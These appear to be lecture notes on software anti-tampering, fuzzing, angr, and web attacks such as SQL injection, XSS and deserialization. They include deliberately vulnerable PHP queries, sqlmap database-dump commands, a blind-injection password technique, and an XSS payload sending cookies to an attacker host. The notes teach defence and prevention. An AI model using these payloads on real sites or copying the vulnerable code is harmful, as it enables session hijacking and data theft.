There are different families of protections:

- **Local**: the anti-tampering protection is inside the program
- **Remote**: if resort to external components (e.g., servers as root of trust)
- With or without secure hardware/secure coprocessors
    - When available, some computations can be offloaded to pieces of HW that cannot be tampered without local intervention

Software attestation

Form of anti-tampering that uses a server to verify that a program running on another system is behaving as expected. In this case secure HW is not used.



You have an application that has some parts executed on the client and other parts on the server. Then, you send in the application not only the application logic but also an **attester**, that has the objective to collect evidence that application is working properly. On the server there is a **manager** that from time to time sends an *attestation request* (so it requires the evidence) to the attester. It will answer with an *attestation response* that will be sent to the **verifier**. It evaluates the evidence and will give a response. If the application is working properly, there is **no reaction**. Otherwise, the **reaction manager** will close the communication between client and server, otherwise it can trigger some reactions on the client (e.g., slow down, crash).

It is better for portable devices, IoT, embedded systems, and it is usually implemented as "*application integrity*". The hypothesis is that *if binaries are correct then also the application will behave correctly*.

The evidence that can be collected are:

- checksum of the binary or configuration files stored in the file system
- checksum of the binary loaded in memory
- checked at load or run-time

It is vulnerable to several attacks:

- Dynamic code injection (i.e., with debuggers)
- Cloning attack: parallel execution of an untampered version of the device

Execution correctness it's more sophisticated, because it is needed to assure that you are executing the proper number of instructions. At the moment, there is no working anti-tampering technique that ensures execution correctness. There are different approaches proposed in literature which are built on different roots of trust / types of evidence. The problem is that execution correctness requires a **formal model** of the application behavior that is usually not available. Only for very small pieces of the application to protect may have it.

Some examples are:

- The measurement of the time spent to execute a particular piece of code (modified one will not be as fast as the original one)
- Likely invariants monitoring (which is not effective, as proved by a recent paper)
- Checks that CFG branches are executed in the correct order, but it is often very trivial (e.g., counters increased each time you enter a specific branch)

Remote attestation

Methodology used to verify that a program running on another system is behaving as expected using a secure hardware. In that hardware there are all the cryptographic functions and keys that are not available in memory. Some examples are: TPM or other secure coprocessors; Intel SGX or ARM TrustZone used to have a root of trust. The most widespread approach is defined by the Trusted Computing Group: TPM + well defined components + architecture + protocols.

The workflow is the following: attest the BIOS, then the loader, then the OS, then attest all the security sensitive applications.

Current RA methodologies have limit functionality, since they do not scale well for virtualization (e.g., for software networks). Anyway, there are new results available that seem to impact this field, but in the best-case usability is very affected.

Code guards

These are pieces of code injected into the application (local protection) that check other pieces of code of the same program for specific code properties. If checks are OK the program is assumed to be uncompromised.

Some examples of checks are:

- hash of bytes in memory (code or data)
- hash of the executed instructions for unconditional code blocks
- crypto guards: the next block is correctly decrypted if the previously executed blocks are the correct ones

The **reactions** prevent the correct execution of the rest of the application: graceful degradation, faults/crashes, reactions must be delayed avoiding the attacker to defeat them or you must resort to remote servers.

This solution has problems

- The correct values are somewhere in the code, so can be read and defeated with static/dynamic attacks.
- Vulnerable to attacks that change the execution environment e.g., cloning. Two copies of the program in memory, one is correct thus used for redirecting the attestation requests.

It is suggested to deploy layers of guards to increase effectiveness:

- Guards that protect other guards
- More guards on partially overlapping pieces of code
- Obliges attackers to remove all the guards
- An example is the skype case that had 1000 guards (if not all are removed, the app crashes). The estimation to remove all of them is 1 year.

Code mobility

It is an on-line anti-tampering technique where the program is shipped without pieces of code. A local binder understands when a piece of code needs to be executed and a downloader obtains it from a trusted server. The downloaded code blocks become part of the application and they may be discarded when the application is stopped.

Mobile blocks are usually security sensitive pieces of code that may be protected and can be replaced (diversification techniques are used to obtain sets of blocks with the same semantics; it means that blocks with same semantics will have a totally different obfuscation).

Client-Server Code Splitting

In this case you take an application, and you derive two versions: one client and one server. Then, you force the client to ask for features that only server knows. So, the server will never send some pieces of code to the client. When client needs some computation will contact the server. The server must be a **trusted server.** It performs a sort of remote computation for each application.

It is proved with empirical experiments that it is better to split several small pieces instead of big blocks with all the sensitive parts (so that there is more confusion and more links to follow).

Techniques for diversification

To generate diversified versions of an application, we generally use diversification techniques. They generate different semantically equivalent copies of code blocks up to functions and entire programs. It avoids that exploits extend to large number of copies of the same software (risk mitigation, only a limited set of program copies are affected by a given exploit).

This can be obtained in different manners

- Different compilation options
- Generators of diversity
- Obfuscating the code to diversify with different techniques
- Also using different parameters

Other Dynamic Analysis approaches

We will analyze two analysis techniques: **fuzzy testing** (not invented for attacking purposes but it is used for that as well) and a **symbolic/concolic tool** (*angr*).

Fuzzy testing

It has been invented to force an application crash by injecting fake/random/wrong inputs. It requires a lot of iterations with a lot of different inputs, this means that test cases need to be automatically generated. A **fuzzer** is an automatic input generator which is CPU and memory intensive. It logs as many data as possible to recreate the scenario that triggered the bug.

After all this effort, there is **no guarantee** to have a bug free application, nonetheless, practically, it's much better than just standard software testing.

The workflow is extremely boring, but it follows some steps:

1. **Study the format of the program input** (At least, what is valid and what is not) and how to generate valid sequences, not necessarily meaningful (e.g., random data).
2. **Fuzz some data** according to some criteria/decisions/algorithms/models but also according to the tools and programs.
3. **"Send" the data to the application.**
4. **Look for "something strange" in the execution** (crashes, errors, invalid answers).
5. **If an error occurred**: locate, investigate the causes, and explain it. Then, report so that some that someone can fix it.
6. **Repeat**.

By using this technique, it is possible to:

- **Detect bugs:** the most frequently found ones such as *crashes***,** *memory related errors, hangs***,** *race conditions.*
- **Regression testing** which is a comparison with respect to a working copy
- **Make fuzzers interact with other analysis tools to improve the analysis results** such as external tools (debuggers, memory profiling, ...) or sanitizer

Fuzzing can be effective only by sending enough inputs to check all the application states, but it is a problem. This operation is extremely complex and definitely unfeasible, since computational resources are limited and that the number of inputs to try grows exponentially.

One of the possible solutions is to use **approximations**. The most used one is the **code coverage**: check if a source line has been executed or not. This is much easier to measure, and it is supported by almost all tools. Simply by visiting the lines of code with some inputs the **coverage is computed** (how much code were I able to test with fuzzing?). At some point it is possible to change inputs and verify if coverage can be increased or not.

Fuzzing can be applied to anything that can be an input, such as:

- **Files**
  - *Textual files*: JSON, HTML, configuration files
  - *Binary files*: image and video files, multimedia, MP4
- **Network traffic:** the fuzzer can play the role of the client or the server
  - Simple low-level protocols: IP, TCP, UDP
  - More complex L7 protocols: HTTP, QUIC
- **Generic inputs**
  - e.g., strings, integers, etc.

Not all the possibilities are covered by some tools. In some cases, it may be needed to modify it or find another fuzzer that can do it.

For the fuzzing there are some different categories:

- Depending on the knowledge of the program to fuzz
  - **white-box**: full knowledge of the program to fuzz
  - **grey-box**: partial knowledge, e.g., no data structure but some static analysis data
  - **black-box**: no knowledge at all
- Depending on the input they generate
  - **generation-based**: generate inputs from scratch
  - **mutational**: need samples of valid inputs then work on them
  - **model-based**: formal representation of the inputs
- Depending on the complexity of transformations
  - **Dumb**: execute generic input transformations
  - **Smart**: use abstraction and other analysis tool outputs to generate new valid inputs

Modes of fuzzing inputs

- **Generation-based fuzzing**
  - Generates the input from scratch (e.g., random fuzzing: generate random data). It is easy to configure and does not depend on the existence or quality of a corpus of seed inputs. It provides **low coverage**, so it is used to spot hidden bugs or to stress badly written program.
- **Mutational fuzzing**
  - Starts from valid inputs (seed) and mutate it to generate new. For example, give some inputs (seeds) then the fuzzer generates new ones. It is again easy to configure but may reach a good coverage. The quality of seeds affects the coverage. This is probably the **most used approach**.
- **Model-based** [grammar-based, or protocol-based] **fuzzing**
  - In this case the model must be explicitly provided, but it may not be available when the software is proprietary. It is harder to configure and requires too much effort to setup up. The advantage is that it provides excellent coverage. Typically employed for really small pieces of code.

In the end, fuzzing has his pro/cons:

- **Advantages**
  - Fuzzing allows detecting bugs and improves security testing
  - Complements usual software testing procedures
  - For us... it is used by hackers who observe for crashes, memory leak, unhandled exception, etc. for mounting attacks
- **Disadvantages**
  - May not be able to give enough information to describe bugs
  - Requires significant resources and time
  - Does not work in detecting unwanted behaviors (e.g., security threats that do not cause program crashes malware like viruses, worms, Trojan)
  - Can only detect “simple” faults or threats
  - When using non-white box approaches it is difficult to find boundaries

AFL: American Fuzzy Lop

This is the most used tool for fuzzing. It:

- Is **efficient**: provides compile-time instrumentation
- Is **effective**: found bugs in tens of applications such as Mozilla, VLC, iOS kernel, OpenSSL and so on
- Uses genetic algorithms to trigger inputs that increase the code coverage
    - bit flips, addition/subtraction of integers to the bytes, insertion of bytes
    - partial knowledge of the abstractions (grey-box)
- Connects to other tools that perform more extensive (brute-force) fuzzying approach
    - Generates fuzzed files
    - Provides them as input to the application
- Is **Dumb** (mutations of good inputs not modeled)**, grey-box, mutational**

The problem using fuzzing, is to determine **when to stop**. Ideally the stop should happen when you have tried all the cases, which may not happen before the entropic death of the Universe. In practice, it is hard to tell with a general rule. The typical criteria are:

- Wait at least one full mutation cycle
- Wait until no more paths/bugs are found
- When my code coverage is high enough

It is possible to use plots to monitor the AFL work, which is useful for finding if we reached "stability" (coverage is increasing very slowly). The command is $afl - plot\ logs\ dir$ where dir is the directory where to put some plots.

AFL can understand after a few executions what are the inputs that are providing interesting information and what are the inputs that are just adding noise. The **corpus minimization** is the procedure used by AFL remove unneeded files/inputs/seeds. A good working approach is to first fuzz, then minimize corpus, then fuzz-again.

AFL has a major limitation: it is **single threaded**. The launch separate AFL instances do not work: it is easy, but too dumb, since there is no synchronization and a lot of identical test cases are executed. It is possible to use some seeds in order to give to each instance random mutations, but still not perfect. Shellphish made some Python scripts that help automating parallelization and provide integration with driller (that uses also concolic).

AFL is (mostly) optimized for compact binary files, so with textual/verbose files AFL is a slow learner. It is possible to use a dictionary file to help AFL. If AFL is unwanted, it is possible to perform a coverage analysis with GCC.

GCOV: coverage for the gcc compiler

The GCC compiler has an option $--coverage$ that injects some pieces of code that will save coverage information into *gcov* files and then it is possible to later perform manual analysis on them or with LCOV that simply reads GCOV data and outputs them into HTML pages. It is useful to check how good are tests and for profiling the application.

Fuzzing attacks aka evil fuzzing

Fuzzing can also be used to prepare attacks: it is possible to leave a fuzzer running and hope. It worked in the past, so it is a good idea. If it success in generate inputs that crash the program, then it is possible to perform:

- **DoS**: prevent the use of a service (for some time)
- **Exploitation**: depends on the payload and the vulnerability (e.g., remote code execution)

Several zero-day exploits have been found in this way. It is not possible to avoid fuzzing attacks.

Anti-fuzzing techniques have been developed, but they are not really a solution. It is possible to **mitigate** them with other security controls:


- **Firewall**: limit the bandwidth
- **Least privilege** (chroot jails, limit process privileges)
- **Use software with less bugs**

Concolic analysis with angr

Angr is a **modular Python framework** developed at the UC Santa Barbara to perform:

- *Binary Loading*
- *Static Analysis*: CFG, BinDiff, Disassembly, Backward-Slice, Data-Flow Analysis, Value-Set Analysis, etc.
- *Binary rewriting*
- *Type inference*
- *Symbolic Execution*
- *Symbolically-assisted fuzzing (driller)*
- *Automatic exploit generation*

Angr is officially an analysis module that exposes a control interface: the Project. It has calls features, stores result, exposes interfaces to access all the data. It has been one of the tools used to win 3rd place in the Cyber Grand Challenge.



The idea behind *angr* is that symbolic analysis is powerful when it is possible to do it, but in most cases is not possible to find a formula that is able to represent the computation. Even if it is possible to find a formula that is able to represent the link between inputs and outputs of functions of applications maybe it is not possible to solve it. For this reason, symbolic analysis works well for small pieces but not for real application. The idea was to mix concrete analysis and symbolic analysis. Instead of only using symbolic variables, it is possible to force the value of some variables with real values. In this way it is possible to constraint the symbolic analysis. In this way it is possible to perform a dynamic analysis which is hybrid: the dynamic analysis executes all the code, while in concolic analysis it is possible to execute precise instruction, while other pieces that can be represented symbolically are executed at once. Then, you mix concrete data, some built and solved formulas, then you execute some manual steps with concrete values, then another piece of formula, and so on…

To make *angr* work the core is the **simulation engine.** We must execute the application to perform some analysis, so the concolic analysis is mainly a form of dynamic analysis. It tries to overcome the limitations of the static analysis by making the dynamic analysis smart and with much more coverage. The simulation engine can **simulate the execution**, since we do not actually execute the application, but we simulate it. Some operations are concrete, some operations are symbolic. The **claripy** module is updating the states. The **archinfo** is a set of classes in python to describe all the architectures (since the execution is simulated on a CPU). Then, the second part for the executions are the **instructions**. Since every processor has different instruction sets, they decided to use an intermediate representation of instruction with **generic instructions** and these are represented in the **PyVEX**. When we execute something in the **SimEngine** it moves state into

the state created by the execution of an instruction. Imagine having a list of all the registers, then you have "000" and 2 values in two registers, then you execute the sum of two register and save the result in a third register. After the execution of this instruction there will be the register with the new values, the registers of the original values. This example to show that an **execution state** is the set of all the registers and their values, the memory with all the segments (heap, stack, …), RAM that when an operation is executed the state is changed. The simulation engine is able to move one state to the next one by executing an instruction.

Finally, we need to execute an application with a specific format, and then they also created a tool that was able to take a specific application (binary) with a specific format and **translate it** into generic instructions.

The very final part is that programs interact with the operating system, but also with libraries and what is in memory. This has been modeled in the **SimOS**.

Binary loading

When an application is executed the OS, it simply allocates the binary in memory (allocates memory in RAM, give starting address, places different sections of binary in different parts). In *angr* the binary loading is done with CLE (CLE Loads Everything). It provides the ability to turn an executable file and libraries and into a **usable address space**

They implemented a generic loader that is able to:

- Extract the executable code and data from whatever format
- Guess the architecture
- Create a representation of the program's memory map as if the real loader had been used

It supports ELF, IdaBIn, PE, MachO, Blob and outputs a Loader object.

Archinfo

After having understood the architecture from which the application was compiled, the tool uses a collection of **classes** that contain architecture-specific information. These classes describe: the registers, the bits of registers, usual endian-ness, and so on…

After guessing the architecture angr reads an Arch object from the archinfo package and builds the execution engine.

SimEngine

The simulation engine interprets the code and simulates its execution. It's all about moving program's states from the current state to the next ones (based on the instructions contained in a basic block).

One single program state is *a snapshot of the registers, memory, and other archinfo attributes.*

The SimEngine generates the set of successors' states. When there are branches it collects the constraints (conditions needed to take each path of the branch) that allow entering that branch.

PyVEX

Angr simulates the execution using an abstraction, since it is impossible to execute a program on each platform.

VEX (vector extension) is an abstraction of the opcodes which is an intermediate representation of instructions, originally developed by Intel to model x86 instructions. PyVEX is the porting of this approach on python. It uses specifically opcodes of specific architecture so that simulation engine doesn't need to know all the opcodes but just the PyVEX instruction. Angr translates machine code into VEX intermediate representation and a **Lifter** is in charge for this translation.

Claripy

It models the results of the simulation engine

- Manages concrete values
- Manages symbolic expressions
- Allows building symbolic trees of expressions over variables
- Allows adding constraints

It manipulates expressions for possible concrete values:

- Solves expressions using a SMT solver (by default, it connects to Z3 for solving them)
- Composes and simplifies expressions
- For example, it passes constraints for each path to the solver and then gets the inputs that will allow reaching that state

Z3

Is one of the best Satisfiability Modulo Theories (SMT) solvers. It is Open Source from Microsoft Research. It is very well engineered and has excellent performance.

SAT (satisfiability) problems are the checks if a system of Boolean formulas has a solution. SMT extends SAT and it converts constraints on other data types into forms SAT problems (Functions, Arithmetic, Bit-Vectors, Algebraic Data Types, Arrays, Polynomial Arithmetic)

SimOS

It maps program states to “real things”. That is, it models the Operating System such as files, including stdin, stdout, stderr, network objects, system calls, libraries.

Angr provides SimLinux: it defines the Linux specific objects that are mapped to the symbolic objects. So, in this way there are the symbolic results of syscalls, but also symbolic representation of library functions (SimProcedures), that does not have to (symbolically) simulate each time library code and system calls. For example, instead of printf there is the symbolic version which is not really executed, since we already have the formula that shows the result.

Web attacks

JavaScript and browsers

All modern browsers support JavaScript. Each browser has built-in interpreters and JavaScript relies on a run-time environment (e.g., a browser) to provide objects and methods to interact with the environment (e.g., a webpage DOM). It is also possible to include/import scripts (e.g., HTML <script> elements).

Browsers have control security mitigation: all the scripts run in a **sandbox** that only perform Web-related actions and no action can be performed on the OS. Furthermore, scripts are constrained by the **same-origin policy** (SOP) which means that scripts from one website do not access data of another site.

Most JavaScript-related security bugs are breaches of either the same origin policy or the sandbox.

Same-origin policy (SOP)

This is an idea from Netscape 2 in 1995. It **prevents malicious scripts to access sensitive data from the DOM of another page**.

Scripts contained in a first web page can access data in a second web page if and only if both web pages have the same origin (i.e., check the URL) but protocol, port (if specified), and host must be the same.

The following table gives examples of origin comparisons to the URL `http://store.company.com/dir/page.html`:

URL	Outcome	Reason
`http://store.company.com/dir2/other.html`	Success	
`http://store.company.com/dir/inner/another.html`	Success	
`https://store.company.com/secure.html`	Failure	Different protocol
`http://store.company.com:81/dir/etc.html`	Failure	Different port
`http://news.company.com/dir/other.html`	Failure	Different host

By looking the example, the first URL successes, but the third one fails because it is *https* instead of *http* (different protocol).

Netscape noticed that in several cases it is good to move from one website of a company to another one of the same companies, but SOP was too restrictive for a good *user experience*. For this reason, they started **relaxing SOP** in different ways (with lots of pros & cons):

- document.domain property
- Cross-Origin Resource Sharing
- Cross-document messaging
- WebSockets

Sandboxing

It is a security mechanism to isolate running programs to:

- Mitigate system failures
- Limit spread of software vulnerabilities
- Isolate the execution of untrusted programs or code

The idea of sandbox is that you are not completely isolated, but when there is the need to access the system, a window appears: there is a controlled set of resources for guest programs. Modern browsers have their own sandboxing systems.

HTTP is stateless

We want to decide to restrict the security properties of SOP to achieve better user experience mainly because HTTP is a stateless protocol, which means that e.g., a successful authentication would be immediately forgotten.

To avoid this problem **cookies** have been invented: they are pieces of information that contains information useful to the server to perform their operation and this token is sent to the client (e.g., may contain a session identifier).

The same information is stored also at server side, so when client sends a new request with the session id it is recognized. Cookies containing a session-id needs to be carefully protected since they mean "*I was already authenticated*" and the possession of a session id allows to skip the authentication phase.

For this reason, cookies have become a major source of attacks: **session hijacking** or **cookie hijacking** (attackers steal these cookies)

Cookies typically contain from 2 to 7 fields (more if needed) such as:

- name (mandatory)
- value (mandatory)
- expiry
- path
- domain

They need to be transmitted over a secure connection and they are accessible through other means than HTTP (i.e., JavaScript). Browsers are expected to support cookies with a size up to 4KB.

The types of cookies are:

- **First party cookies**: directly received from a visited web site
- **Third party cookies**: received from web servers that haven't been directly visited
- **Session cookies**: automatically deleted when browser quits
- **Permanent cookies**: have an expiration date

Browsers provide users with some (limited) support to define a personal policy on cookies:

- accept/do not accept cookies
- accept/do not accept third party cookies
- keep/do not keep permanent cookies
- browse/inspect stored cookies and possibly delete a selection of them

Injection

There are various kinds of injection: SQL, NoSQL, OS, LDAP injection. Injection is whatever it is possible to send to a web server which pass information to an **interpreter** (part of a command or query).

The objective of the attacker is to use hostile data to trick the interpreter to execute unintended commands and to access data without proper authorization.

Threat agents of this kind of attack are anyone who can send untrusted data to the system (e.g., external/internal users, other systems). It is also extremely easy to exploit since it is just needed to send some data (simple text-based attacks) to exploit the syntax of targeted interpreter.

It is an extremely common type of attack, particularly in legacy code.

When site is vulnerable to injection command it is possible to notice it immediately since it doesn't escape some characters, it accepts everything, provides outputs that were not intended to be received. The impact is severe since it can cause:


- Data loss/corruption
- Loss of accountability
- Denial of access

In the worst case there is the complete host takeover with business impact (depending on value of affected data).


The example shows a SQL Injection using PHP. The input is collected from user fields and then it is built the query without checking the user input. The interpreter is $mysqli\_query$. If there is a row into the database that contains both username and password, then there will be one row and if there is more than 0 then the login is ok.

```
$sql = "SELECT * FROM WebUsers WHERE Username='"
   . $_REQUEST["username"]
   . "' AND Password='"
   . $_REQUEST["password"] + "'";

$rset = msqli_query ($con, $sql);

if (msqli_num_rows($rset) != 0)
  login OK ...
```

To run this kind of attack it is needed to produce a statement that list one row, so that it is possible to bypass the authentication procedure.




The attack is to find a query that returns at least one row. Instead of putting the real password, it is put a statement that will return true. So, the result is the one in the picture, where the statement of the user (that may be false) is in OR with a statement that is always true. It will return a lot of answers and in this way, we can enter and bypass the login procedure.




Imagine now to have a web form where it is possible to perform searches. The example shows a statement that searches for product names inserted by the user on the database and then they are shown to the user.

```
$sql = "SELECT * FROM product WHERE ProductName='"
   . $_REQUEST["product_name"]
   . "'";

$rset = msqli_query ($con, $sql);

while ($row = mysqli_fetch_assoc($result))
{
    rows sent to the browser ...
}
```

A typical user will write the product name and then it will be inserted in the query and shown to the user if any result.



An attacker could write something to force performing some search, then the statement is closed but then it is added an additional SQL Statement. The best way to exploit this vulnerability is to perform an additional query and, in this case, it is asked to get all the usernames and password from the user table. The result will be presented to the user.



SQL Map is a powerful tool that stores internally lot of information about how to perform SQL injections. It is needed to find an injectable link and then SQL Map will try all the possible tests to understand what the kind of database is.

- $ python sqlmap.py -u "http://www.sitemap.com/section.php?id=51" –dbs
  - Looks for all the databases
- $ python sqlmap.py -u 'http://mytestsite.com/page.php?id=5' –tables
  - Looks for all the tables
- $ python sqlmap.py -u "http://www.site.com/section.php?id=51" --tables -D DB_name
  - Looks for tables in a given database
- $ python sqlmap.py -u "http://www.site.com/section.php?id=51" --columns -D DB_name -T table_name
  - Reconstructs the name of columns
- $ python sqlmap.py -u "http://www.site.com/section.php?id=51" --dump -D DB_name -T table_name
  - Dump data of a table

If the website does not show the result of the query, it may be possible to notice a different behavior (e.g., error messages shown). In this way is possible to perform a **blind SQL Injection**, which means that it is possible to try different kind of queries (maybe trying to perform brute force of a password) to trigger these

different behaviors. It is possible to discriminate also based on the time that is needed to have an answer (e.g., if wrong 1 second, if right 0.5 seconds) and this is called **time-based SQL Injection**.

Suppose to have a website where there are fields username and password and where you discover that it is possible to send SQL statements and commands. In a normal username and password webpage there is no output (as could happen if you perform a search), but it is possible to notice that it does different behaviors if both fields are true, if one of them is false, or if both are false. In the first case the login is performed so this is not interesting, while if username is true but password is false a message1 will be shown, while if both username and password are false a message2 is shown. In this way it is possible to extract a bit of information form the DB.

The idea of **blind SQL injection** is that you prepare a sophisticated statement so that you have the question on the database and that must be yes, or no. Imagine that the question is "is the first letter of the password of the user equal to A?" and then you transform this question into a very complex SQL statement so that if A is the first letter of the password you take the information of a good username.

Imagine if the password of user "Aldo" is "A" then return as output "Aldo", which is a valid username and then it is possible to inject the wrong password with the good username so that the message1 is triggered but also know that the first letter of the password is "A". Then, you write in the same statement if the second letter is "A", then if it is not message2 will be shown. By trying many combinations, it will return the username "Aldo" so that also the second character of password is known. By doing it many times the password can be brute-forced.

Detection of injection

The static code analysis tools:

- Detect the use of interpreters (APIs)
- Trace data through the application
- Can be automated in Continuous Integration (CI) builds

Manual code reviews are effective but less efficient (useful on critical areas of the application). It may be also needed to perform penetration testing to validate found vulnerabilities by building exploits

Dynamic analysis often misses injection flaws buried deep in the application, but poor error handling makes injection flaws easier to discover (for you and the ATTACKERS).

Prevention

To minimize the risks, you need to keep untrusted data **separate** from commands and queries (interpreters). Then, use safe APIs which avoid the use of interpreters or provide a parameterized interface. Pay attention to some parameterized APIs (e.g., stored procedures) that can still lead to injection flaws if parameters are not properly sanitized before use. If parameterized APIs are not available, use interpreter-specific escape routines on all parameters. It is also possible to use positive or ''whitelist'' input validation on ALL input (but it is not a complete defense since special characters are often required on inputs)

When the system implemented it is good to:

- Validate input
- Heed compiler warnings
- Architect and design for security policies
- Least privilege
- Sanitize data sent to other systems
- Adopt a secure coding standard

What is good to minimize the risks is to use **prepared queries**: inputs are inserted as typed parameters into pre-configured queries in which additional commands are not processed.

Another idea was to use no-SQL databases such as mongoDB to avoid SQL Injections, but it is just marketing strategy since no-SQL injection are possible (just format JSON files).

Cross site scripting (XSS)

There are three types of XSS but mainly it forces a user to execute into the browser the execution of some scripts that can produce some outputs. The main target is an application that includes untrusted data without proper validation/escaping using browser API to create HTML/JavaScript or updates existing web page using user-supplied data.

XSS allows attacker to execute attacks on victim's browsers: *hijack user sessions*, *deface web site*, *redirect users to malicious sites*, etc.

The threat agents are **anyone who can send untrusted data to the system** (internal/external users, business partners, other systems, administrators)

Exploiting XSS is easy: there are automated tools to detect/exploit XSS and are also freely available some exploitation frameworks. It is widespread since around two-thirds of all applications vulnerable.

It is also easy to detect, since automated tools can find some XSS problems, particularly in mature technologies (e.g., PHP, J2EE/JSP, ASP.NET).

The impact is considered moderate because only browser's victim is affected by the attack (remote code execution on victim's browser, credentials/session stealing, malware delivery to the victim) but the business impact can really increase based on the business value of affected data.

Imagine storing some data on a website or to trigger a user to click a link. The link can execute some methods and scripts on the specific page the user is addressing.

An example of this kind of attacks is an app that uses untrusted data in the construction of a HTML snippet without validation or escaping:

(String) page +="input name='creditcard' type='TEXT' value=' " + request.getParameter("CC") + " '>";

The attacker modifies 'CC' parameter in the browser to:

'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie'</script>

So in this way the victim's session ID is sent to the attacker's website and the attacker can hijack user's current session but also use XSS to defeat any CSRF defenses.

Categories of XSS attacks

- **Stored**
  - The source code of the attack script is stored on the vulnerable server. The user requests data and also receives the malicious script, so it is attacked when the user receives the script. It is the most dangerous.
- **Reflected**
  - Source code of the malicious script is not stored on the server, but the attacker uses other alternative methods to deliver the script to the user (e.g., link sent via e-mail, redirect of Web pages)
- **DOM-based**
  - Based on altering the DOM environment in victim's browser, for ensuring that the (original) script is executed in some unexpected way

XSS: detection

- **Reflected XSS**: the application/API includes unvalidated/unescaped user input as part of HTML output. A successful attack provides HTML/JavaScript malicious code execution on victim's browser, but the user must interact with malicious link which is pointing to attacker-controller page.
- **Stored (persistent) XSS**: the application/API stores unsanitized user input that is viewed later by another user/administrator. It is a more critical risk
- **DOM XSS:** JavaScript frameworks, single-page applications, APIs dynamically including attacker-controllable data. The application should not send attacker-controllable data to unsafe JavaScript APIs.

Typical XSS attacks are: *session stealing, account takeover***,** *DOM node replacement/defacement* (e.g., trojan login panels), *malicious software downloads***,** *key logging***,** *other client-side attacks*

XSS: prevention

The basic idea is the **separation of untrusted data from active browser content** using *frameworks automatically escaping XSS* by design (e.g., latest Ruby on Rails, React JS), *escaping untrusted HTTP request* data based on HTML output context (body, attribute, CSS, URL, JavaScript) that address reflected/stored XSS, *apply context-sensitive encoding* when modifying browser document on client side to address DOM XSS and use WAF with XSS prevention scripts (e.g., ModSecurity).

The secure programming principles are:

- Validate input
- Architect and design for security policies
- Sanitize data sent to other systems
- Use effective quality assurance techniques
- Adopt a secure coding standard

Insecure deserialization

It is a very popular form of attack that consists in **deserializing hostile/tampered objects supplied by an attacker.** The threat agents are *anyone able to send objects* that is deserialized by the application without prior checking.

The exploitability difficult: off-the-shelf exploits rarely work as is and typically need changes/tweaks to exploit underlying code. Anyway, it is as common as such that the issue is included in Top 10 based on an industry survey. There are tools in development to identify it.

The detectability is scored as average, since some tools can discover deserialization flaws, but human assistance is frequently needed to validate data.

The impact is severe since there can be: privilege escalation, replay, injection. In the worst case: remote code execution. The business impact depends on protection needs of application/data.

Insecure deserialization: detection

There are two primary types of attacks:

- **Object and data structure related attacks:** application logic tampering/remote code execution. This kind of attack needs classes changing behavior during/after deserialization.
- **Data tampering attacks** (e.g., access control attacks) where the data structure is used but content is changed.

The serialization is typically used in: RPC/IPC, web services, message brokers, caching/persistence ,databases, cache servers, file systems, HTTP cookies/form parameters, API auth tokens.

An example of an attack is a *react application* that calls a set of Spring Boot microservices. The functional programming ensures that code is immutable. The solution is to *serialize user state*, passing it back and forth with each request.

